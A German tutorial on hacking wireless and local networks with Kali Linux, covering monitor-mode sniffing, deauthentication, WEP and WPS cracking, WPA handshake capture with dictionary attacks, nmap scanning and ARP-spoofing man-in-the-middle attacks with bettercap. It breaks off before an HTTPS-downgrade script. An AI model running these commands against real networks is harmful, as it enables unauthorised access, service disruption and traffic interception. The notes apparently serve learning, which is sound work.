

# Netzwerke hacken

## Preconnection-Attacken

```
(root@kali)-[~]
# iwconfig
lo no wireless extensions.

eth0 no wireless extensions.

eth1 no wireless extensions.

wlan0 IEEE 802.11 ESSID:off/any
      Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
      Retry short limit:7 RTS thr=2347 B Fragment thr:off
      Encryption key:off
      Power Management:off

docker0 no wireless extensions.
```

Unter iwconfig sehen wir alle drahtlose Netzwerkschnittstellen.

Zum kommunizieren innerhalb eines Netzwerks verschicken die Geräte innerhalb Datenpakete. Die Datenpakete haben alle eine Quellenmacadresse und Zielmacadresse.

Wenn wir unseren Wlan-Adapter anschauen, sehen wir Mode:Managed.

Das bedeutet das unsere Kalilinuxmaschine nur Pakete empfangen kann, die als Zielmacadresse unser Kali-linux enthalten. Wir wollen aber alle Pakete empfangen die innerhalb des Netzwerks herumgeschickt werden, sogar wenn Sie nicht für uns bestimmt sind. Dafür müssen wir Mode auf Monitor umstellen.

Für eine Änderung an der Netzwerkschnittstelle diese erst ausschalten, und danach mode umstellen:

```
(root@kali)-[~]
# ifconfig wlan0 down

(root@kali)-[~]
# iwconfig wlan0 mode monitor

(root@kali)-[~]
# ifconfig wlan0 up

(root@kali)-[~]
# iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

eth1        no wireless extensions.

wlan0       IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
           Retry short limit:7   RTS thr=2347 B   Fragment thr:off
           Power Management:off

docker0     no wireless extensions.
```

## Packet Sniffing Basics

1. Sich einen Überblick verschaffen über alle Netzwerke in Reichweite

```
(root@kali)-[~]
# airodump-ng wlan0

CH 1 ][ Elapsed: 1 min ][ 2024-07-30 11:39 ][ interface wlan0 down

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
3C:37:12:11:B7:41 -47      37          0    0  11  360  WPA2 CCMP  PSK  xyz
06:A0:57:35:CD:EA -48     191          0    0   6  130  WPA2 CCMP  PSK  chaos-gast
02:A0:57:35:CD:EA -48     195          0    0   6  130  WPA2 CCMP  PSK  chaos-geschaeft
00:A0:57:35:CD:EA -48     192         52    0   6  130  WPA2 CCMP  PSK  chaos1
B0:F2:08:8A:5E:6B -26      51         38    0   1  360  WPA2 CCMP  PSK  chaosL

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
(not associated) C0:38:96:1F:51:79 -71    0 - 1    0        1
(not associated) A4:D8:CA:04:CF:D5 -49    0 - 1   23       16
(not associated) 70:1C:E7:9B:58:02 -53    0 - 1    0        9
(not associated) 32:52:7E:28:BD:1F -59    0 - 1    0       18
(not associated) DC:E9:94:B9:FC:34 -75    0 - 1    0        2      iPad
(not associated) 38:B4:D3:EE:C2:96 -63    0 - 1    0       33      chaos1
(not associated) 2A:C5:DF:7B:88:96 -53    0 - 1    0       11
```

BSSID: MAC-Adresse vom Netzwerk

PWR: Signalstärke des Netzwerks

CH: Kanal

MB: Maximale Geschwindigkeit die das Netzwerk unterstützt

ENC: Encryption

ESSID: Netzwerkname

Falls der Netzwerkadapter diese Funktion unterstützt kann man mit einem erweiterten befehl die 5GHz Netzwerke sehen:

```
(root@kali)-[~]  
# airodump-ng --band a wlan0
```

Beide Frequenzbereiche sehen:

```
(root@kali)-[~]  
# airodump-ng --band abg wlan0
```

```
(root@kali)-[~]  
# airodump-ng --bssid 00:A0:57:35:CD:EA --channel 6 --write test wlan0
```

Dieser Befehl bedeutet: Ich möchte mit dem Tool airodump-ng auf dem Netzwerk mit der Mac-adresse 00:A0:57:35:CD:EA das auf dem Kanal 6 läuft die Geräte sehen die damit verbunden sind

```
CH 6 ][ Elapsed: 5 mins ][ 2024-07-26 14:07  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
00:A0:57:35:CD:EA -58 44 2852 409 6 6 130 WPA2 CCMP PSK chaos1  
BSSID STATION PWR Rate Lost Frames Notes Probes  
00:A0:57:35:CD:EA 38:B4:D3:EE:C2:96 -52 0 -24e 0 38  
Quitting ...
```

Der untere Bereich zeigt alle Geräte an, die mit diesem Netzwerk verbunden sind. In dem Verzeichnis in dem ich mich aktuell befinde wurde der ganze Traffic der Geräte aufgeschrieben. Da das Netzwerk WPA2-Encryption verwendet, sind die gefundenen Daten alle verschlüsselt.

Das einzige was man sich ableiten kann sind die Gerätenamen bzw. Die Namen der Chiphersteller. Ich öffne die Datei mit Wireshark und kann dies genauer betrachten:

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
906	246.417158		Intel_a3:3c:0c (50:...	802.11	82	Clear-to-send, Flags:
907	246.487115	LANCOM_35:cd:ea	HonHaiPrecis_1f:51:...	802.11	263	Probe Response, SN=19
908	246.489549	LANCOM_35:cd:ea	HonHaiPrecis_1f:51:...	802.11	263	Probe Response, SN=19
909	246.491914	LANCOM_35:cd:ea	HonHaiPrecis_1f:51:...	802.11	263	Probe Response, SN=19
910	246.518561		Intel_a3:3c:0c (50:...	802.11	10	Acknowledgement, Flag
911	246.524395		Intel_a3:3c:0c (50:...	802.11	10	Acknowledgement, Flag
912	246.547168		HighFlyingEl_ad:63:...	802.11	10	Acknowledgement, Flag
913	246.553270	LANCOM_35:cd:ea	HonHaiPrecis_1f:51:...	802.11	263	Probe Response, SN=19
914	246.553274	LANCOM_35:cd:ea	HonHaiPrecis_1f:51:...	802.11	263	Probe Response, SN=19
915	246.554488		LANCOM_35:cd:ea (00...	802.11	10	Acknowledgement, Flag
916	246.579049	LANCOM_35:cd:ea	HonHaiPrecis_1f:51:...	802.11	263	Probe Response, SN=19
917	246.929568	b6:f2:08:8a:5e:6b	IPv4mcast_7f:ff:fa	802.11	200	Data, SN=214, FN=0, I
918	247.091359	b6:f2:08:8a:5e:6b	IPv6mcast_0c	802.11	214	Data, SN=215, FN=0, I
919	247.236259	LANCOM_24:b1:86	Broadcast	802.11	126	Data, SN=225, FN=0, I
920	252.187127	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea	802.11	26	QoS Null function (No
921	252.187986		BSHHausgerae_ee:c2:...	802.11	248	Acknowledgement, Flag
922	252.190535	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea (00...	802.11	28	802.11 Block Ack, Fla
923	252.392305	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea	802.11	26	QoS Null function (No
924	252.511452	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea	802.11	26	QoS Null function (No
925	252.511455		BSHHausgerae_ee:c2:...	802.11	248	Acknowledgement, Flag
926	252.715373	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea	802.11	26	QoS Null function (No
927	252.715380		BSHHausgerae_ee:c2:...	802.11	10	Acknowledgement, Flag
928	252.777321	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea	802.11	26	QoS Null function (No
929	252.778309		BSHHausgerae_ee:c2:...	802.11	248	Acknowledgement, Flag
930	252.794839	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea (00...	802.11	28	802.11 Block Ack, Fla
931	252.796962	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea (00...	802.11	16	Request-to-send, Flag
932	252.798399	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea (00...	802.11	300	Request-to-send, Flag
933	252.798953	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea (00...	802.11	86	Request-to-send, Flag
934	252.800082	LANCOM_35:cd:ea (00...	BSHHausgerae_ee:c2:...	802.11	28	802.11 Block Ack, Fla
935	253.006438	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea	802.11	26	QoS Null function (No
936	253.006954		BSHHausgerae_ee:c2:...	802.11	10	Acknowledgement, Flag
937	257.071900	BSHHausgerae_ee:c2:...	LANCOM_35:cd:ea	802.11	98	QoS Null function (No
938	257.482805	CloudNetwork_3d:ad:...	Broadcast	802.11	209	Data, SN=526, FN=0, I
939	257.994567	MADIGIElectr_c6:3b:...	IPv4mcast_7f:ff:fa	802.11	252	Data, SN=542, FN=0, I
940	259.018652	MADIGIElectr_c6:3b:...	IPv4mcast_7f:ff:fa	802.11	252	Data, SN=573, FN=0, I

Frame 1: 285 bytes on wire (2280 bits), 285 bytes captured (2280 bits) on interface 0

IEEE 802.11 Beacon frame, Flags: ....

IEEE 802.11 Wireless Management

test-02.cap      Packets: 1080 · Displayed: 1080 (100.0%)      Profile: Default

Hier sieht man den Netzwerkverkehr in Wireshark

## Deauthentifizierungsattacke:

Bei dieser Attacke wollen wir alle Geräte eines Netzwerks vom Netzwerk trennen. Dabei ändern wir unsere Mac-Adresse in die eines Geräts aus dem Netzwerk, und geben an dass wir uns trennen wollen vom Router. Danach ändern wir unsere Mac-Adresse in die des Routers um

und genehmigen diese Trennung.--

```
(root@kali)-[~]  
# aireplay-ng --deauth 1000000 -a 06:A0:57:35:CD:EA -c 38:B4:D3:EE:C2:96 wlan0
```

Wir verwenden das Programm aireplay-ng und die Attacke --deauth welches eine Millionen Deauthentifizierungspakete sendet an den Router und an den Client, sodass der Client für eine lange Zeit getrennt ist vom Router. -a ist der Router und -c der Client. Wlan0 ist mein Wireless-Adapter welches im zuvor eingestellten Monitor mode ist.

```
15:25:09 Waiting for beacon frame (BSSID: 06:A0:57:35:CD:EA) on channel 6  
15:25:10 Sending 64 directed DeAuth (code 7). STMAC: [38:B4:D3:EE:C2:96] [ 0| 1 ACKs]  
15:25:10 Sending 64 directed DeAuth (code 7). STMAC: [38:B4:D3:EE:C2:96] [ 0| 1 ACKs]  
15:25:11 Sending 64 directed DeAuth (code 7). STMAC: [38:B4:D3:EE:C2:96] [ 0| 2 ACKs]  
15:25:19 Sending 64 directed DeAuth (code 7). STMAC: [38:B4:D3:EE:C2:96] [ 5|18 ACKs]  
15:25:30 Sending 64 direct^C DeAuth (code 7). STMAC: [38:B4:D3:EE:C2:96] [ 4|26 ACKs]
```

Das sind die deauth-pakete die versendet werden.

## WEP Netzwerk Cracking

WEP ist ein alter Sicherheitsstandard für Netzwerke.

- verwendet einen statischen Schlüssel. Dieser Schlüssel ist in der Regel auf allen Geräten im Netzwerk der selbe.

IV - (Initialisierungsvektor) = Zufallswert der zusammen mit dem WEP-Schlüssel eine Verschlüsselung für das Datenpaket erstellt. Die IV wird mit jedem Packet übertragen.

Schwachstellen zum Ausnutzen:

1. Der WEP-Schlüssel ist über lange Zeiträume immer der gleiche.
2. Die IV-Länge ist mit 24Bit sehr kurz. In einem belebten Netzwerk können IV-Wiederholungen auftreten, sodass Muster erkannt und ausgenutzt werden können.

## Crack-Lösung: Fake-Authentication:

Wir wollen dem Netzwerk sagen, dass wir uns mit ihm verbinden wollen, und dieser uns nicht ignorieren soll.

```
wlan0: flags=803<UP,BROADCAST,NOTRAILERS,PROMISC,ALLMULTI> mtu 1500
    unspec C6-09-B5-FD-34-DD-00-87-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
    RX packets 408199 bytes 49573676 (47.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Die MAC-Adresse vom wlan-adapter sind die ersten 12 Buchstaben mit Doppelpunkten dazwischen. Also: C6:09:B5:FD:34:DD

```
aireplay-ng --fakeauth 0 -a [Mac-Adresse von Ziel] -h [C6:09:B5:FD:34:DD [WLAN-Adapter-Mac]]
```

## ARP Request Replay Attacke:

```
airreplay-ng --arpreply -b [Mac-Adresse von ziel] -h [Mac-Adresse von Wlan-Adapter] wlan0
```

Diese Attacke wartet auf einen arp-Paket der an uns gesendet wird. Sobald wir einen Empfangen haben, tun wir diesen ständig zurücksenden. Das zwingt das Netzwerk ständig neue IVs zu generieren, sodass wir genug IVs sammeln können um daraus unsere Muster zum cracken des Schlüssels ableiten zu können

## WPA / WPA2 Cracking

### Cracken ohne Passwortwörterbuch

WPS – ein Feature das mit WPA/WPA2 verwendet werden kann.

Es ermöglicht Clients sich ohne ein Passwort mit dem Netzwerk zu verbinden. Das Feature ist gedacht für Geräte wie z.B. Drucker

- Die Authentifizierung wird gemacht mit einem 8-stelligen PIN-Code.
- Diesen kann man innerhalb von kurzer Zeit knacken



Es funktioniert nur wenn PBC (Push Button Authentication) deaktiviert ist.

```
(root@kali)-[~]
# wash --interface wlan0
```

SSID	Ch	dBm	WPS	Lck	Vendor	ESSID
0:F2:08:8A:5E:6B	1	-27	2.0	No	Unknown	chaosL
C:37:12:11:B7:41	11	-57	2.0	No	AtherosC	xyz

```
passwords.t
```

Dieser Befehl listet alle Netzwerke auf wo wps unterstützt wird. Die Spalte Lck steht für Locked und zeigt an ob die Funktionalität gesperrt ist oder nicht.

```
(root@kali)-[~]
# aireplay-ng --fakeauth 30 -a B0:F2:08:8A:5E:6B -h C6:09:B5:FD:34:DD wlan0
```

root@kali: ~ 104x27

```
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
send_packet called from resend_last_packet() send.c:161
^Csend_packet called from send_termination() send.c:142

[+] Nothing done, nothing to save.

(root@kali)-[~]
# reaver --bssid B0:F2:08:8A:5E:6B --channel 1 --interface wlan0 -vvvv --no-associate
```

Mit dem oberen Befehl machen wir alle 30 Sekunden wieder eine Fake Authentication Attacke (wir sagen dem Netzwerk dass wir uns mit ihm verbinden wollen, tun uns aber nicht verbinden. ).

Mit dem unteren Befehl benutzen wir das Tool reaver um das 6-stellige Pin zu knacken, solange fakeauth eine verbindunga aufrechthält. Die Option -vvv sagt dass wir alle verfügbaren Informationen des Nagriffs sehen können. --no-associate sagt dass wir uns nicht authentifizieren sollen, da diese Funktion bei reaver Fehleranfällig ist.

```
+ ] Switching wlan0 to channel 1
+ ] Waiting for beacon from B0:F2:08:8A:5E:6B
+ ] Received beacon from B0:F2:08:8A:5E:6B
+ ] Vendor: Unknown
PS: A new PIN configured (timeout=0)
PS: UUID - hexdump(len=16): [NULL]
PS: PIN - hexdump_ascii(len=8):
    31 32 33 34 35 36 37 30          12345670
PS: Selected registrar information changed
PS: Internal Registrar selected (pbc=0)
PS: sel_reg_union
PS: set_ie
PS: cb_set_sel_reg
PS: Enter wps_cg_set_sel_reg
PS: Leave wps_cg_set_sel_reg early
PS: return from wps_selected_registrar_changed
+ ] Trying pin "12345670"
+ ] Associated with B0:F2:08:8A:5E:6B (ESSID: chaosL)
+ ] Sending EAPOL START request
end_packet called from send_eapol_start() send.c:48
+ ] Received deauth request
```

So wird ein Bruteforceangriff durchgeführt, und es geht so lange die pincode liste durch bis das passende gefunden wurde.



# Den WPA-Handshake abfangen

**WPA-Handshake** – Sind 4 Pakete die versendet werden wenn sich ein Client ins Netzwerk einloggt.

```
(root@kali)-[~]
# aireplay-ng --deauth 4 -a 00:A0:57:35:CD:EA -c 5E:CA:85:7B:D3:61 wlan0

root@kali: ~ 104x27

CH 6 ][ Elapsed: 1 min ][ 2024-07-30 12:12

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
00:A0:57:35:CD:EA -57  39      765      220   2   6  130  WPA2 CCMP  PSK  chaos1

BSSID          STATION          PWR   Rate    Lost    Frames  Notes  Probes
00:A0:57:35:CD:EA 38:B4:D3:EE:C2:96 -75    0 - 1e     0      873
00:A0:57:35:CD:EA 44:00:49:67:5D:63 -50    0 -24e     0      548
Quitting...

(root@kali)-[~]
# airodump-ng --bssid 00:A0:57:35:CD:EA --channel 6 --write wpa_handshake wlan0
```

Im oberen fenster versuchen wir mithilfe von Deauthentication den Nutzer vom Netzwerk auszuloggen, damit der sich wieder von neuem verbindet. Bei der Neuverbindung sendet er den WPA-Handshake aus denn wir im unteren fenster empfangen und in eine textdatei reinschreiben.

Der WPA-Handshake gibt nur die information aus, ob ein eingegebenes Passwort korrekt ist oder nicht.

## Eine Passwortliste erstellen

`crunch [min][max][charakters] -t[pattern] -o[FileName]`

Beispiel:

`crunch 6 8 123abc$ -o wordlist -t a@@@b`

Wir verwenden das Tool crunch um eine Passwortliste zu erstellen, die alle möglichen Kombinationen der zeichenlänge 6-8 aufschreibt. Es soll alle kombinationen aufschreiben die mit den zeichen 123abc\$ möglich sind, und sie in eine Datei wordlist auschreiben. Die Kombinationen sollen mit a anfangen und b aufhören.

```
(root@kali)-[~]
# crunch 6 8 abc12 -o test.txt
Crunch will now generate the following amount of data: 4250000 bytes
4 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 484375
crunch: 100% completed generating output
```

## Passwortlistenattacke:

Der MIC wird vom Router verwendet um zu sehen ob ein Loginpasswort korrekt ist.

Die anderen daten des WPA-Handshakes in Kombination mit dem Passowrt der Passwortliste ergeben ein MIC das mit dem MIC des Handshakes verglichen wird.

Wenn die beiden MICs übereinstimmen, haben wir das Passwort vom Netzwerk geknackt, ansonsten geht es die passwortliste weiter durch.

```
(root@kali)-[~]
# aircrack-ng wpa_handshake-01.cap -w test.txt
```

Hier vergleichen wir den MIC des Handshakes mit dem MIC der in Kombination mit unserer Passwortiste(test.txt) erstellt wird.

## Wie also sein WPA2 Netzwerk sichern?

1. Sicherstellen, dass WPS deaktiviert ist
2. Ein langes kompliziertes passwort verwenden, mit vielen Symbolen und Groß/Klein-Schreibung

## Geräte im Netzwerk entdecken, in das man eingeloggt ist

```
(root@kali)-[~]  
# netdiscover -c 10 -r 192.168.1.1/24 -i wlan0
```

Der Wlan-Adapter muss hierfür in eines der Netzwerke angemeldet sein.

1/24 gibt die range an in der gescannt werden soll. Heißt von 1 bis 255. -c 10 ist eine Maßnahme falls keine Geräte im Netzwerk erkannt werden. Sie stellt die Zeitspanne auf 10 Sekunden, die netdiscover für die Suche nach Geräten aufwenden soll.

```
root@kali: ~  
root@kali: ~ 117x54  
Currently scanning: Finished! | Screen View: Unique Hosts  
73 Captured ARP Req/Rep packets, from 8 hosts. Total size: 4066  
-----  
IP           At MAC Address  Count  Len  MAC Vendor / Hostname  
-----  
192.168.1.1   00:a0:57:24:b1:86  10     560  LANCOM Systems GmbH  
192.168.1.230 00:a0:57:24:b1:86  10     560  LANCOM Systems GmbH  
192.168.1.231 00:a0:57:24:b1:86  10     560  LANCOM Systems GmbH  
192.168.10.1  00:a0:57:24:b1:86  35    1960  LANCOM Systems GmbH  
192.168.10.77 5e:ca:85:7b:d3:61   3     126  Unknown vendor  
0.0.0.0       00:11:32:d4:61:a9   3     180  Synology Incorporated  
192.168.10.216 10:d1:dc:1f:01:12   1      60  INSTAR Deutschland GmbH  
192.168.10.40 3c:2a:f4:d0:17:24   1      60  Brother Industries, LTD.  
-----  
(root@kali)-[~]  
#
```

## Scannen der Geräte im Netzwerk mit nmap

```
(root@kali)-[~]  
# nmap -sn 192.168.10.1/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 14:02 EDT  
Illegal character(s) in hostname -- replacing with '*'  
Illegal character(s) in hostname -- replacing with '*'  
Nmap scan report for router-1781VA.intern (192.168.10.1)  
Host is up (0.0046s latency).  
MAC Address: 00:A0:57:24:B1:86 (Lancom Systems GmbH)  
Nmap scan report for diskstation.intern (192.168.10.10)  
Host is up (0.0021s latency).  
MAC Address: 00:11:32:D4:61:A9 (Synology Incorporated)  
Nmap scan report for ipcam_000dc5d8f4ae.intern (192.168.10.22)  
Host is up (0.0058s latency).  
MAC Address: 00:0D:C5:D8:F4:AE (EchoStar Global B.V.)  
Nmap scan report for 192.168.10.31  
Host is up (0.0021s latency).  
MAC Address: 38:F7:CD:C6:3B:D7 (Shenzhen Madigi Electronic Technology)  
Nmap scan report for ipcam_000dc5d8f626.intern (192.168.10.32)  
Host is up (0.0020s latency).  
MAC Address: 00:0D:C5:D8:F6:26 (EchoStar Global B.V.)  
Nmap scan report for brn3c2af4d01724.intern (192.168.10.40)  
Host is up (0.0022s latency).
```

Dieser Befehl zeigt auch die offenen Ports.

```
(root@kali)-[~]  
# nmap -T4 -F 192.168.10.1/24
```



Scan Tools Profile Help

Target: 192.168.10.1/24 Profile: Quick scan plus Scan Cancel

Command: nmap -sV -T4 -O -F --version-light 192.168.10.1/24

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans

OS Host

OS	Host
	router-1781V
	diskstation.ir
	ipcam_000dc
	192.168.10.3
	ipcam_000dc
	brn3c2af4d0:
	stefan.intern
	192.168.10.5
	ipcam_000dc
	fritz.repeater
	kali.intern (1'
	in-5907hd-po
	192.168.10.2
	192.168.10.2
	192.168.10.2

Filter Hosts

Nmap Output

nmap -sV -T4 -O -F --version-light 192.168.10.1/24

Details

OS: SCAN (V=7.92%E=4%D=8/8%OT=22%CT=7%CU=34288%PV=Y%DS=1%DC=D%G=Y%M=00A057%TM  
OS:=66B51CD9%P=x86\_64-unknown-linux-gnu) SEQ (SP=103%GCD=1%ISR=101%TI=I%CI=RI  
OS:%II=I%SS=S%TS=U) SEQ (SP=FF%GCD=1%ISR=10D%CI=RD%II=I%TS=U) SEQ (SP=104%GCD=1  
OS:%ISR=10D%TI=I%CI=RI%II=I%TS=U) OPS (O1=M5B4NW4%O2=M5B4NW4%O3=M5B4NW4%O4=M5  
OS:B4NW4%O5=M5B4NW4%O6=M5B4) WIN (W1=2DA0%W2=2DA0%W3=2DA0%W4=2DA0%W5=2DA0%W6=  
OS:2DA0) ECN (R=Y%DF=Y%T=3C%W=2DA0%O=M5B4NW4%CC=N%Q=) T1 (R=Y%DF=Y%T=3C%S=0%A=S  
OS:+%F=AS%RD=0%Q=) T2 (R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=) T3 (R=Y%DF=N%T  
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) T4 (R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=  
OS:0%Q=) T5 (R=Y%DF=N%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=) T6 (R=Y%DF=N%T=40%W=0%  
OS:S=A%A=Z%F=R%O=%RD=0%Q=) T7 (R=Y%DF=N%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=) U1 (R=  
OS:Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G) IE (R=Y%DFI=N%T  
OS:=40%CD=S)

Network Distance: 1 hop

Nmap scan report for diskstation.intern (192.168.10.10)  
Host is up (0.0047s latency).  
Not shown: 87 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Synology DiskStation NAS ftpd
80/tcp	open	http	nginx
111/tcp	open	rpcbind	
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp	open	ssl/http	nginx
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
515/tcp	open	printer	
554/tcp	open	rtsp	D-Link DCS-2130 or Pelco IDE10DN webcam rtspd
631/tcp	open	ipp	CUPS 2.0
2049/tcp	open	rpcbind	
5000/tcp	open	http	nginx
5357/tcp	open	http	nginx
8888/tcp	open	ssh	OpenSSH 8.2 (protocol 2.0)

MAC Address: 00:11:32:D4:61:A9 (Synology Incorporated)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux\_kernel:3 cpe:/o:linux:linux\_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: Host: DISKSTATION; Devices: storage-misc, webcam; CPE: cpe:/h:pelco:ide10dn

Nmap scan report for ipcam\_000dc5d8f4ae.intern (192.168.10.22)  
Host is up (0.0056s latency).  
Not shown: 99 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

Mit diesem Befehl werden Infos über Ports und Betriebssystem der Clients angezeigt.

## Man-In-The-Middle MITM-Attacken

Für eine Kommunikation zwischen Geräten im Netzwerk, sendet ein Gerät an alle Geräte im Netzwerk ein ARP-Request. Dabei fragt er nach einer bestimmten ip-adresse. Darauf sendet das Gerät mit dieser IP-Adresse ein ARP-Response. Es bestätigt, dass es die gewünschte IP hat, und sendet eine MAC-Adresse an den Anfrager.

Jedes Netzwerk hat eine ARP-List, die Ip-Adressen zu MAC-Adressen zuordnet.



```
(root@kali)-[~]  
# arp -a  
? (10.0.2.2) at 52:54:00:12:35:02 [ether] on eth0
```

## ARP-Spoofing

Wir sagen dem Router, dass wir die IP eines anderen Geräts im Netzwerk haben, und dem Opfer, dass wir die IP des Routers haben.

Somit hat man sich in der Mitte der Verbindung zwischen Client und Router gesetzt.

ARP-Spoofing ist möglich, da ARP-Responses vom Client akzeptiert werden, sogar wenn keine ARP-Request gesendet wurde.

```
(root@kali)-[~]  
# arpspoof -i wlan0 -t 192.168.10.50 192.168.10.1
```

mit der IP des Gateways verknüpft ist

Hier teilen wir dem Opfer  
(192.168.10.50)  
mit, dass meine MAC-Adresse

```
(root@kali)-[~]  
# arpspoof -i wlan0 -t 192.168.10.1 192.168.10.50
```

Hier sagen wir dem Router, dass meine  
MAC-Adresse mit der IP des Opfers  
verknüpft ist.

Jetzt denkt das Ziel, dass das Gateway die IP und die MAC-Adresse unseres Computers hat.

Hier sieht man, wie sich die MAC-Adresse auf dem Target-Rechner ändert, sobald wir ARP-Spoofing durchführen:

MAC-Adresse vor der Attacke:

MAC-Adresse nach der Attacke

Eine kleine Einstellung damit das Arp-Spoofing nicht abbricht:

```
(root@kali)-[~]  
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

## Arp-Spoofing mit Bettercap:

Bettercap starten

```
(root@kali)-[/home/kali/Documents]  
# bettercap -iface wlan0
```

Mit diesem Befehl werden Clients  
im Netzwerk gefunden

```
192.168.10.0/24 > 192.168.10.190 » net.probe on
```

Mit dieser Einstellung führen wir die Attacke gegen Ziel und Gateway aus

```
192.168.10.0/24 > 192.168.10.190 » set arp.spoof.full duplex true
```

Hier geben wir unser Target an

So starten wir die Attacke.

```
192.168.10.0/24 > 192.168.10.190 » arp.spoof on
```

Mit diesem  
Befehl fangen  
wir die Requests ab,  
die auf dem Targetcomputer stattfinden.

```
192.168.10.0/24 > 192.168.10.190 » set arp.spoof.targets 192.168.10.50
```

```
192.168.10.0/24 > 192.168.10.190 » net.sniff on
```

Fconfig w

z.B. Hier rufe ich eine Http-Webseite auf:

```
192.168.10.0/24 > 192.168.10.190 » [16:57:07] [endpoint.new] endpoint 192.168.10.50 detected as 4c:82:a9:3d:ad:79.
192.168.10.0/24 > 192.168.10.190 » [16:57:17] [endpoint.lost] endpoint 192.168.10.50 (stefan.intern.) 4c:82:a9:3d:ad:79 lo
st.
192.168.10.0/24 > 192.168.10.190 » [16:57:17] [endpoint.lost] endpoint 192.168.10.122 (fritz.repeater.) b6:f2:08:8a:5e:6b
lost.
192.168.10.0/24 > 192.168.10.190 » [16:57:20] [endpoint.new] endpoint 192.168.10.31 detected as 38:f7:cd:c6:3b:d7 (IEEE Re
gistration Authority).
192.168.10.0/24 > 192.168.10.190 » [16:57:23] [net.sniff.mdns] mdns fe80::a0b1:d5d:de3b:bdfc : Unknown query for StefansPC
._dosvc._tcp.local
192.168.10.0/24 > 192.168.10.190 » [16:57:23] [net.sniff.mdns] mdns fe80::a0b1:d5d:de3b:bdfc : Unknown query for StefansPC
._dosvc._tcp.local
192.168.10.0/24 > 192.168.10.190 » [16:57:24] [net.sniff.mdns] mdns stefanspc.intern. : StefansPC.local is 192.168.10.31,
fe80::a0b1:d5d:de3b:bdfc
192.168.10.0/24 > 192.168.10.190 » [16:57:33] [endpoint.lost] endpoint 192.168.10.31 (stefanspc.intern.) 38:f7:cd:c6:3b:d7
(IEEE Registration Authority) lost.
192.168.10.0/24 > 192.168.10.190 » [16:57:37] [endpoint.new] endpoint 192.168.10.50 detected as 4c:82:a9:3d:ad:79.
192.168.10.0/24 > 192.168.10.190 » [16:57:38] [endpoint.new] endpoint 192.168.10.10 detected as 00:11:32:d4:61:a9 (Synolog
y Incorporated).
192.168.10.0/24 > 192.168.10.190 » [16:57:47] [endpoint.lost] endpoint 192.168.10.50 (stefan.intern.) 4c:82:a9:3d:ad:79 lo
st.
192.168.10.0/24 > 192.168.10.190 » [16:57:48] [endpoint.lost] endpoint 192.168.10.10 (diskstation.intern.) 00:11:32:d4:61:
a9 (Synology Incorporated) lost.
```

## Befehl um seine eigenen Bettercap skripte aufzurufen

Ins Verzeichnis wechseln, wo das Skript liegt, und dann : `└─# bettercap -caplet  
arpSpoofBettercapScriptCustom.cap wlan0`

## Daten einer HTTPS-Website abfangen, bei einer Man-in-the-middle- attacke

Die meisten Websites nutzen in der Regel https. Dies ermöglicht eine verschlüsselte Kommunikation zwischen Client und Webserver . Um Netsniffing durchzuführen, und die Inhalte einer Website vom Ziel abzufangen, muss man HTTPS zu HTTP downgraden.

Dafür dieses Bettercap-Skript ausführen:

